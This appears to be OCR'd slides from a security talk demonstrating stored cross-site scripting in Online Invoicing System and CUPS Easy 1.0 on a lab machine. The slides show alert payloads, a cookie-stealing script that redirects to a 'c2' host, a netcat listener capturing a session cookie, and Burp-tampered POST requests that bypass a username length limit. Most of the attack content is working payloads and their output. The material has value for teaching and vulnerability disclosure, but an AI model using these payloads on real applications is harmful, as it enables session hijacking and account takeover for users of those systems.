
Name [removed]alert(1)[removed]

Contact

Title

Address


Hmmm...



Invoicing Reports

1


SQL TELLS THE TRUTH



```
MariaDB [ois]> select * from clients;
+----+---------------------------+---------+-------+---------+------+---------+-------+-------+---------+----------+
| id | name                      | contact | title | address | city | country | phone | email | website | comments |
+----+---------------------------+---------+-------+---------+------+---------+-------+-------+---------+----------+
|  4 | <script>alert(1)</script> | NULL    | NULL  | NULL    | NULL | NULL    | NULL  | NULL  | NULL    | <br>     |
+----+---------------------------+---------+-------+---------+------+---------+-------+-------+---------+----------+
1 row in set (0.00 sec)

MariaDB [ois]>
```

ONLINE INVOICING SYSTEM XSS

Cookie Hunting…




ID

Name: `<script>document.location='http://c2/cgi-bin/script.cgi?'+document.cookie</script>`

Contact

Title

Fool me once…




ID: 11

Name: `[removed]document.location='http://c2/cgi-bin/script.cgi?'+[removed][removed]`

Contact

Title

COOKIE MONSTER!




```
root@c2:~# nc -lvp 80
listening on [any] 80 ...
connect to [127.0.1.1] from localhost [127.0.0.1] 48442
GET /cgi-bin/script.cgi?columns-items_view={%22items-item_description%22:true%2C%22items-unit_price%22:true};%20columns-item_p
2item_prices-item%22:true%2C%22item_prices-price%22:true%2C%22item_prices-date%22:true};%20columns-clients_view={%22clients-na
22clients-contact%22:true%2C%22clients-title%22:true%2C%22clients-address%22:true%2C%22clients-city%22:true%2C%22clients-count
22clients-phone%22:true%2C%22clients-email%22:true%2C%22clients-website%22:true};%20columns-invoices_view={%22invoices-code%22
oices-status%22:true%2C%22invoices-date_due%22:true%2C%22invoices-client%22:true%2C%22invoices-client_contact%22:true%2C%22inv
hone%22:true%2C%22invoices-total%22:true};%20online_inovicing_system=930fb63f3taklllcko2qhpptit HTTP/1.1
Host: c2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.132/app/hooks/reports.php
Connection: close
Upgrade-Insecure-Requests: 1
```

AND NOW THE OPPOSITE

CUPS EASY 1.0

XSS



CUPS

- Users Action Bar
- Home
- Create
- Display List
- Delete


Username : admin

Create User:

Username : <script>alert(1)</script>

Password : •••••••••

Alert!



CUPS


- Users Action Bar
- Home
- Create
- Display List
- Delete

Username : admin

Search Results:

1


USERS TABLE



```
MariaDB [cupseasylive]> select * from users;
+---------------------------+------------------------------------------+
| username                  | password                                 |
+---------------------------+------------------------------------------+
| <script>alert(1)</script> | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 |
| admin                     | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 |
+---------------------------+------------------------------------------+
2 rows in set (0.00 sec)

MariaDB [cupseasylive]>
```

A

Too Big!


C U P S

- **Users Action Bar**
- Home
- Create
- Display List
- Delete


Username : admin

Create User:

Username : <script>document.location='htt

Password :

Another Avenue…


C U P S

- **Users Action Bar**
- Home
- Create
- Display List
- Delete

Username : admin


Create User:

Username : xss

Password : ●●●●●●●


BURP SUITE TO THE RESCUE

Intercept On



```
POST /cupseasy-code/usercreate.php HTTP/1.1
Host: 192.168.86.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.132/cupseasy-code/usercreate.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: PHPSESSID=s27db8u949qff0u21r0o8k7o7n
Connection: close
Upgrade-Insecure-Requests: 1

username=xss&password=testing&create=Create
```


Tampering…



```
POST /cupseasy-code/usercreate.php HTTP/1.1
Host: 192.168.86.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.86.132/cupseasy-code/usercreate.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Cookie: PHPSESSID=s27db8u949qff0u21r0o8k7o7n
Connection: close
Upgrade-Insecure-Requests: 1

username=<script>document.location='http://c2/x.cgi?'+document.cookie</script>&password=testing&create=Create
```

DENIED!

Success!... ?



C U P S

- **Users Action Bar**
- Home
- Create
- Display List
- Delete

Username : admin


Create User:

Username :

Password :

User Created Successfully

No Cookies for You!



```
MariaDB [cupseasylive]> select * from users;
+--------------------------------+----------------------------------+
| username                       | password                         |
+--------------------------------+----------------------------------+
| <script>document.location='htt | dc724af18fbdd4e59189f5fe768a5f8311527050 |
| admin                          | 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 |
+--------------------------------+----------------------------------+
2 rows in set (0.00 sec)

MariaDB [cupseasylive]>
```

